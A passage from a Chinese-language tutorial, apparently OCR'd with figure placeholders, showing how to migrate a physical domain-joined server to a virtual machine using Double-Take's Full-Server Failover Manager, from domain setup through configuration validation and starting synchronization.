


图15　主界面




图16　填入用户名和密码




图14 运行Full-Server Failover Manager

在查找相关资料时有文档提到操作的两台机器均需加入域，暂且先不管这种说法是否正确，因源系统是加入到域的，虚拟系统也有必要加入到域，但主机名不能相同，为什么不能相同，之后会进行解释。这里还是先加入到域，如图11所示。

为了大家看的明白，我单独将域管理员添加到本地administrators组中，如图12所示。

在Double-Take安装完后重启，以上的设置即可生效。此时在虚拟机系统上执行“**ipconfig /all**”得到的主机名为“sharepointbak”，IP地址为“192.168.0.199”，如图13所示。

现在我们就来通过Double-Take移植系统。在虚拟机系统中点击“开始”→“程序”→“Double-Take”→“**Full-Server Failover Manager**”，如图14所示。

打开后的主界面如图15所示。




图17　移植选项




图19　检测结果

点击图15中“Select source server”后的“Browse”按钮，会弹出一对话框，在“Server”后输入需要移植的物理服务器系统的IP地址，在“Domain\UserName”及“Password”后分别输入刚刚添加的域管理员及对应的密码，如图16所示。

在安全验证通过后就会出现图17所示对话框。在“Volumes to include”下选择需要移植的分区，本例仍然是C盘。在“Directories to exclude”中选择需要在移植中排除的文件夹，点“Add”按钮进行添加。因为是系统移植，“Target services”下的服务可以忽略。

完成设置后点击“OK”返回主界面，这时的“Select source server”下已经有源系统IP地址了。现在我们直接在“Select target server”下输入刚刚查看到的本机IP地址“192.168.0.199”，点击“Configure protection”按钮，后面的“Protection Status”文本框会显示为“Disabled”，即未进行同步。点击“Validate configuration”按钮，稍等片刻即可在下方列表“Properties”标签页中看到两系统的相关信息，如图18所示。




图18　看到相关信息

切换到“Validation”标签页，可以看到相关配置信息检测结果，如图19所示。

图19中显示为配置正确，现在就可以点击右下角的“Enable Protection”按钮进行同步了，看清楚了，这里仅仅是同步，而不是移植，如图




图 20　开始同步

